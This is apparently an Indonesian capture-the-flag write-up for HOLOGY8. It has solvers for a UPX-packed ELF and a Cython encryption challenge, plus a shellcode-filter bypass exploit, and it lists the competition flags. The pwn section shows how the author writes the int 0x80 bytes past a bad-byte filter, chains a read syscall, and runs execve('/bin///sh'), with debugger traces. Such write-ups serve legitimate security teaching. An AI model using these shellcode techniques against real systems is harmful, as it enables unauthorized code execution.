
Flag: HOLOGY8{n33d3d_4_4_r3v_p4ck3r}

Deskripsi

Title should suffice.

Informasi Terkait Soal

Diberikan sebuah file ELF yang di pack menggunakan UPX.




Pendekatan

Gunakan UPX untuk melakukan unpack, lalu decompile menggunakan IDA.

```
D:\CTF\root\Hology>upx.exe -d packed_rev
                       Ultimate Packer for eXecutables
                          Copyright (C) 1996 - 2025
UPX 5.0.1       Markus Oberhumer, Laszlo Molnar & John Reiser    May 6th 2025

        File size         Ratio      Format      Name
   --------------------   ------   -----------   -----------
[WARNING] bad b_info at 0x4772c
[WARNING] ... recovery at 0x47728

     767128 <-    321328   41.89%   linux/amd64   packed_rev

Unpacked 1 file.
```

Dari hasil decompile pada fungsi main, didapati bahwa terdapat pengecekan flag, yang terdiri dari pengecekan panjang flag dan pengecekan value setelah id enkripsi.



Rekonstruksi proses pembuatan target value lalu tinggal XOR dengan key yang ada.

Solusi

solver.py

```python
def rol8(x, r):
    return ((x << r) & 0xFF) | (x >> (8 - r))

partA = [0xE4,0x4E,0x5B,0xDD,0x8B,0x08,0xFC,0x63,
0xCD,0xD2,0x38,0x64,0x17,0xB4,0x52,0x66,
0x8C,0xD6,0x03,0x7F,0x74,0x97,0xFC,0x7C,
0x25,0x78,0x6B,0x2F,0x8C,0x6F,0x00,0x00]
partB = [0x39,0x0C,0x8C,0x7D,0x72,0x47,0x34,0x2C,
0xD8,0x10,0x0F,0x2F,0x6F,0x77,0x0D,0x65,
```

```
0xD6,0x70,0xE5,0x8E,0x03,0x51,0xD8,0xAE,
0x8E,0x4F,0x6E,0xAC,0x34,0x2F,0x00,0x00]

key = b"easy_key"

flag = []
for i in range(30):
    expected = rol8(partB[i], 3) ^ partA[i]
    flag.append(expected ^ key[i % 8])

print(bytes(flag).decode())
```

Hasil

```
> python solver.py
b'HOLOGY8{n33d3d_4_4_r3v_p4ck3r}'
```

Hidden Factory

Flag: HOLOGY8{f4ct0ry_r3v3rs3_3ng1n33r1ng_m4st3r_0f_th3_h1dd3n_bluepr1nt_cr4ck3r}

Deskripsi

Welcome to the "Hidden Factory"! A secretive manufacturing facility has protected their critical blueprints using an intricate multi-layer encryption system. The factory's security engineers have implemented a sophisticated data transformation pipeline that processes sensitive information through multiple encoding chambers. Can you unravel their encryption methodology and extract the original blueprint? The solution requires dissecting their security architecture, reversing each protective layer, and recovering the authentic manufacturing documentation.

author: Lorem

nc ctf.hology.id 1000

Informasi Terkait Soal

Diberikan source code C untuk CPython.

Pendekatan

Dapat ditemukan beberapa potongan kode python high level pada source code.

```
 /* "chall.pyx":6
 *
 * class HiddenFactory:
 *     def __init__(self):            # <<<<<<<<<<<<<<
 *         self.factory_id = [67, 84, 70]
 *         self.secret_multiplier = 7
 */
  __pyx_tuple__16 = PyTuple_Pack(1, __pyx_n_s_self); if (unlikely(!__pyx_tuple__16)) __PYX_ERR(0, 6, __pyx_L1_error)
  __Pyx_GOTREF(__pyx_tuple__16);
  __Pyx_GIVEREF(__pyx_tuple__16);
  __pyx_codeobj__17 = (PyObject*)__Pyx_PyCode_New(1, 0, 0, 1, 0, CO_OPTIMIZED|CO_NEWLOCALS, __pyx_empty_bytes, __pyx_empty_tuple, __pyx_empty_tuple, __pyx_tuple__16,

 /* "chall.pyx":11
 *         self.magic_offset = 23
 *
 *     def _stage1_transform(self, data):             # <<<<<<<<<<<<<<
 *         result = []
 *         alphabet = "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789{}_"
 */
  __pyx_tuple__18 = PyTuple_Pack(7, __pyx_n_s_self, __pyx_n_s_data, __pyx_n_s_result, __pyx_n_s_alphabet, __pyx_n_s_char, __pyx_n_s_old_pos, __pyx_n_s_new_pos); if (
  __Pyx_GOTREF(__pyx_tuple__18);
  __Pyx_GIVEREF(__pyx_tuple__18);
  __pyx_codeobj__19 = (PyObject*)__Pyx_PyCode_New(2, 0, 0, 7, 0, CO_OPTIMIZED|CO_NEWLOCALS, __pyx_empty_bytes, __pyx_empty_tuple, __pyx_empty_tuple, __pyx_tuple__18,

 /* "chall.pyx":25
 *         return ''.join(result)
 *
 *     def _stage2_scramble(self, data):             # <<<<<<<<<<<<<<
 *         result = []
 *         for i, char in enumerate(data):
 */
  __pyx_tuple__20 = PyTuple_Pack(6, __pyx_n_s_self, __pyx_n_s_data, __pyx_n_s_result, __pyx_n_s_i, __pyx_n_s_char, __pyx_n_s_val); if (unlikely(!__pyx_tuple__20)) _
```

Dari sini dapat diketahui bahwa terdapat 3 stage fungsi (transform, scramble, dan encode). Langsung saja lempar ke GPT untuk reverse fungsi fungsi yang ada.

Solusi


solver.py

```python
from pwn import *
import base64, re, sys
context.log_level = 'debug'
```

```
hostport = 'nc ctf.hology.id 1000'
HOST = hostport.split()[1]
PORT = int(hostport.split()[2])

ALPH =
"ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789{}_"
STD =
"ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/"
CUST =
"0123456789ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz+/"

def stage3(s): # decode
    trans = str.maketrans(CUST, STD)
    s = s.translate(trans)
    return base64.b64decode(s).decode('latin-1')

def stage2(s): # unscramble
    out = []
    for i, ch in enumerate(s):
        val = (i*7+23)%256
        out.append(chr(ord(ch)^val))
    return "".join(out)

def stage1(s): # inv
    out = []
    L = len(ALPH)
    for ch in s:
        if ch in ALPH:
            old = ALPH.index(ch)
            new = (old - 23) % L
            out.append(ALPH[new])
        else:
            out.append(ch)
    return "".join(out)

def recover_from_banner(b):
    m = re.search(r"ENCRYPTED BLUEPRINT:\s*([0-9A-Za-z+/=]+)", b)
    if not m:
        raise SystemExit("cipher not found")
    c = m.group(1).strip()
    return stage1(stage2(stage3(c)))
```

```python
def main():
    r = remote(HOST, PORT)
    data = b""
    try:
        while True:
            chunk = r.recv(numb=4096, timeout=2)
            if not chunk:
                break
            data += chunk
    except Exception:
        pass
    banner = data.decode()
    flag = recover_from_banner(banner)
    print(flag)

if __name__=="__main__":
    main()
```

Hasil



BINARY EXPLOITATION

Stake your soul!

Flag: HOLOGY8{gut_sh3ll_th3r3_m4te_13212}

Deskripsi

Have you ever solve a PWN with your life in the line???

`nc ctf.hology.id 6200`

Author: OFF5E7

Informasi Terkait Soal

```
┌──(mirai㉿kali)-[~/CTFs/Hology8/Stake your soul!]
└─$ pwn checksec vuln
[*] '/home/mirai/CTFs/Hology8/Stake your soul!/vuln'
    Arch:       i386-32-little
    RELRO:      Partial RELRO
    Stack:      No canary found
    NX:         NX unknown - GNU_STACK missing
    PIE:        No PIE (0x8048000)
    Stack:      Executable
    RWX:        Has RWX segments
    Stripped:   No
```

Diberikan sebuah attachment binary dengan source code:

vuln.c

```c
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <stdint.h>

#define MAX_PAYLOAD 90

static int contains_badchar(const unsigned char *buf, size_t len) {
    for (size_t i = 0; i < len; ++i) {
        unsigned char b = buf[i];
        if (b == 0x0a || b == 0x0d || b == 0x2f || b == 0xff ||
            b == 0x0f || b == 0x05 || b == 0x68) return 1;
        if (b >= 0x40 && b <= 0x81) return 1;
    }
    return 0;
}
```

```
int main(void) {
    unsigned char shellbuf[MAX_PAYLOAD + 1];
    size_t readlen = 0;
    fwrite("Stake your soul!\n", 1, 17, stdout);
    fflush(stdout);

    readlen = fread(shellbuf, 1, MAX_PAYLOAD, stdin);
    if (readlen == 0) {
        fwrite("bad soul", 1, 9, stdout);
        return 1;
    }

    if (readlen > MAX_PAYLOAD || contains_badchar(shellbuf, readlen))
{
        fwrite("bad soul", 1, 9, stdout);
        return 1;
    }

    shellbuf[readlen] = 0x00;

    ((void(*)())shellbuf)();

    return 0;
}
```

Yah ini basically chall shellcode dengan filter, dimana filter nya di define disini:

static int contains_badchar(const unsigned char *buf, size_t len) @ vuln.c

```
static int contains_badchar(const unsigned char *buf, size_t len) {
    for (size_t i = 0; i < len; ++i) {
        unsigned char b = buf[i];
        if (b == 0x0a || b == 0x0d || b == 0x2f || b == 0xff ||
            b == 0x0f || b == 0x05 || b == 0x68) return 1;
        if (b >= 0x40 && b <= 0x81) return 1;
    }
    return 0;
}
```

Kita gabisa langsung taro byte syscall, int 0x80, newline dll. Jadi somehow kita harus masukin byte-byte tersebut dan manggil syscall/int 0x80 (sy pake syscall awalnya terus gabisa, jadi pake int 0x80).

Nah buat solve nya, intinya kita define dulu byte yang mau di write dalam register, tapi karena byte yang mau kita write itu bad bytes, kita bisa kurangi atau tambah value dalam register nya biar gak masuk range bad bytes nya, terus kita write byte nya relative ke address yang ada di register (untung nya masih ada address stack di register) dan profit. Disini saya pake approach buat manggil read dulu ke address next execution nya, terus send shellcraft.sh deh.

```
pwndbg>
0×ffa792e9 in ?? ()
LEGEND: STACK | HEAP | CODE | DATA | WX | RODATA
──────────────────────────────────────────────────────[ REGISTERS / show-flags off /
 EAX  0×cd
 EBX  0
 ECX  0×ffa792d1 ◂— 0×bb90
 EDX  0×ffa792d1 ◂— 0×bb90
 EDI  0×f7f7eb60 (_rtld_global_ro) ◂— 0
*ESI  0×80
 EBP  0×ffa79338 ◂— 0
 ESP  0×ffa792cc —▸ 0×80492d8 (main+232) ◂— mov eax, 0
*EIP  0×ffa792e9 ◂— 0×8927c183
──────────────────────────────────────────────────────[ DISASM / i386 / se
   0×ffa792d7    mov    ecx, edx                ECX ⇒ 0×ffa792d1 ◂— 0×bb90
   0×ffa792d9    mov    eax, 0×cc               EAX ⇒ 0×cc
   0×ffa792de    add    eax, 1                  EAX ⇒ 205 (0×cc + 0×1)
   0×ffa792e1    mov    esi, 0×82               ESI ⇒ 0×82
   0×ffa792e6    sub    esi, 2                  ESI ⇒ 128 (0×82 - 0×2)
 ▶ 0×ffa792e9    add    ecx, 0×27               ECX ⇒ 0×ffa792f8 (0×ffa792d1 + 0×27)
   0×ffa792ec    mov    dword ptr [ecx], eax    [0×ffa792f8] ⩽ 0×cd
    ↓
   0×ffa792ec    mov    dword ptr [ecx], eax    [0×ffa792f8] ⩽ 0×cd
    ↓

──────────────────────────────────────────────────────[ STACK
00:0000 │  esp          0×ffa792cc —▸ 0×80492d8 (main+232) ◂— mov eax, 0
01:0004 │  ecx-1 edx-1  0×ffa792d0 ◂— 0×bb9000
02:0008 │ -064          0×ffa792d4 ◂— 0×89000000
03:000c │ -060          0×ffa792d8 ◂— 0×ccb8d1
04:0010 │ -05c          0×ffa792dc ◂— 0×c0830000
05:0014 │ -058          0×ffa792e0 ◂— 0×82be01
06:0018 │ -054          0×ffa792e4 ◂— 0×ee830000
07:001c │  eip-1        0×ffa792e8 ◂— 0×27c18302
──────────────────────────────────────────────────────[ BACKTRA
 ▶ 0 0×ffa792e9 None
   1 0×f7d07cc3 __libc_start_call_main+115
   2 0×218e4a00 None
──────────────────────────────────────────────────────────────
pwndbg>
```


Disini kan int 0x80 itu bytecode nya (0xCD 0x80), Pertama, kita copy value edx ke ecx (mov ecx, edx). Terus kita bisa define dulu di EAX = 0xcd, ESI = 0x80. Terus buat instruction mov dword ptr [ecx], eax itu dia bakal nge write ke address yang ada di ecx yang udah ditambah (0x27 itu pas setelah shellcode buatan kita).


```
[ REGISTERS / show-flags off / show-c
EAX  0×cd
EBX  0
ECX  0×ffa792f8 ◂— 0×cd
EDX  0×ffa792d1 ◂— 0×bb90
EDI  0×f7f7eb60 (_rtld_global_ro) ◂— 0
ESI  0×80
EBP  0×ffa79338 ◂— 0
ESP  0×ffa792cc —▸ 0×80492d8 (main+232) ◂— mov eax, 0
*EIP 0×ffa792ee ◂— 0×3b8
[ DISASM / i386 / set emula
▶ 0×ffa792ee    mov    eax, 3                  EAX ⇒ 3
  0×ffa792f3    add    ecx, 1                  ECX ⇒ 0×ffa792f9 (0×ffa792f8 + 0×1)
  0×ffa792f6    mov    dword ptr [ecx], esi    [0×ffa792f9] ⩽ 0×80
   ↓
  0×ffa792f6    mov    dword ptr [ecx], esi    [0×ffa792f9] ⩽ 0×80
   ↓
[ STACK ]
```

Selanjutnya kita mov eax, 3 buat define syscall read nya. Lalu tambahin ecx 1 buat next byte setelah 0xcd tadi. Ntar kita bisa liat abis dia nge write 0x80, bakal ada instruction int 0x80 kaya gini:

```
[ REGISTER
EAX  3
EBX  0
ECX  0×ffa792f9 ◂— 0×80
EDX  0×ffa792d1 ◂— 0×bb90
EDI  0×f7f7eb60 (_rtld_global_ro) ◂— 0
ESI  0×80
EBP  0×ffa79338 ◂— 0
ESP  0×ffa792cc —▸ 0×80492d8 (main+232) ◂— mov eax, 0
*EIP 0×ffa792f8 ◂— 0×80cd

▶ 0×ffa792f8    int    0×80 <SYS_read>
        fd: 0 (pipe:[225067])
        buf: 0×ffa792f9 ◂— 0×80
        nbytes: 0×ffa792d1 ◂— 0×bb90
  0×ffa792fa    add    byte ptr [eax], al
  0×ffa792fc    add    byte ptr [eax - 0×6f6f6f70], dl
  0×ffa79302    nop
  0×ffa79303    nop
  0×ffa79304    nop
  0×ffa79305    nop
  0×ffa79306    nop
  0×ffa79307    nop
  0×ffa79308    nop
  0×ffa79309    nop

00:0000│  esp   0×ffa792cc —▸ 0×80492d8 (main+232) ◂— mov eax, 0
01:0004│  edx-1 0×ffa792d0 ◂— 0×bb9000
02:0008│-064    0×ffa792d4 ◂— 0×89000000
03:000c│-060    0×ffa792d8 ◂— 0×ccb8d1
04:0010│-05c    0×ffa792dc ◂— 0×c0830000
05:0014│-058    0×ffa792e0 ◂— 0×82be01
06:0018│-054    0×ffa792e4 ◂— 0×ee830000
07:001c│-050    0×ffa792e8 ◂— 0×27c18302

▶ 0 0×ffa792f8 None
  1 0×f7d07cc3 __libc_start_call_main+115
  2 0×218e4a00 None

pwndbg> x/15i 0×ffa792d1
   0×ffa792d1:  nop
   0×ffa792d2:  mov    ebx,0×0
   0×ffa792d7:  mov    ecx,edx
   0×ffa792d9:  mov    eax,0×cc
   0×ffa792de:  add    eax,0×1
   0×ffa792e1:  mov    esi,0×82
   0×ffa792e6:  sub    esi,0×2
   0×ffa792e9:  add    ecx,0×27
   0×ffa792ec:  mov    DWORD PTR [ecx],eax
   0×ffa792ee:  mov    eax,0×3
   0×ffa792f3:  add    ecx,0×1
   0×ffa792f6:  mov    DWORD PTR [ecx],esi
⇒  0×ffa792f8:  int    0×80
   0×ffa792fa:  add    BYTE PTR [eax],al
   0×ffa792fc:  add    BYTE PTR [eax-0×6f6f6f70],dl
pwndbg>
```

Nah disini kan udah bener kita manggil read, dengan buf ke address stack pas setelah int 0x80, sisanya kita bisa send nop sled, dan shellcraft.sh kayak gini:


[REGISTERS / show-flags off / show-compact-r
EAX 0×37
*EBX 0×ffa792c0 ◂— '/bin///sh'
ECX 0×ffa792f9 ◂— 0×90909090
EDX 0×ffa792d1 ◂— 0×bb90
EDI 0×f7f7eb60 (_rtld_global_ro) ◂— 0
ESI 0×80
EBP 0×ffa79338 ◂— 0
ESP 0×ffa792c0 ◂— '/bin///sh'
*EIP 0×ffa79311 ◂— 0×1010168
[DISASM / i386 / set emulate on]
0×ffa79302 nop
0×ffa79303 push 0×68
0×ffa79305 push 0×732f2f2f
0×ffa7930a push 0×6e69622f
0×ffa7930f mov ebx, esp EBX ⇒ 0×ffa792c0 ◂— '/bin///sh'
▶ 0×ffa79311 push 0×1010101
0×ffa79316 xor dword ptr [esp], 0×1016972 [0×ffa792bc] ⇒ 0×6873 (0×1010101 ^ 0×1016972)
0×ffa7931d xor ecx, ecx ECX ⇒ 0
0×ffa7931f push ecx
0×ffa79320 push 4
0×ffa79322 pop ecx ECX ⇒ 4
[STACK]
00:0000 ebx esp 0×ffa792c0 ◂— '/bin///sh'
01:0004 -074 0×ffa792c4 ◂— '///sh'
02:0008 -070 0×ffa792c8 ◂— 0×68 /* 'h' */
03:000c -06c 0×ffa792cc → 0×80492d8 (main+232) ◂— mov eax, 0
04:0010 edx-1 0×ffa792d0 ◂— 0×bb9000
05:0014 -064 0×ffa792d4 ◂— 0×89000000
06:0018 -060 0×ffa792d8 ◂— 0×ccb8d1
07:001c -05c 0×ffa792dc ◂— 0×c0830000
[BACKTRACE]
▶ 0 0×ffa79311 None
1 0×f7d07cc3 __libc_start_call_main+115
2 0×218e4a00 None
pwndbg>


[REGISTERS / show-flags off / show-compact-regs off]
*EAX 0×b
EBX 0×ffa792c0 ◂— '/bin///sh'
ECX 0×ffa792b4 → 0×ffa792bc ◂— 0×6873 /* 'sh' */
EDX 0
EDI 0×f7f7eb60 (_rtld_global_ro) ◂— 0
ESI 0×80
EBP 0×ffa79338 ◂— 0
ESP 0×ffa792b4 → 0×ffa792bc ◂— 0×6873 / 'sh' */
*EIP 0×ffa7932d ◂— 0×500a80cd
[DISASM / i386 / set emulate on]
0×ffa79325 push ecx
0×ffa79326 mov ecx, esp ECX ⇒ 0×ffa792b4 → 0×ffa792bc ◂— 0×6873 /* 'sh' */
0×ffa79328 xor edx, edx EDX ⇒ 0
0×ffa7932a push 0×b
0×ffa7932c pop eax EAX ⇒ 11
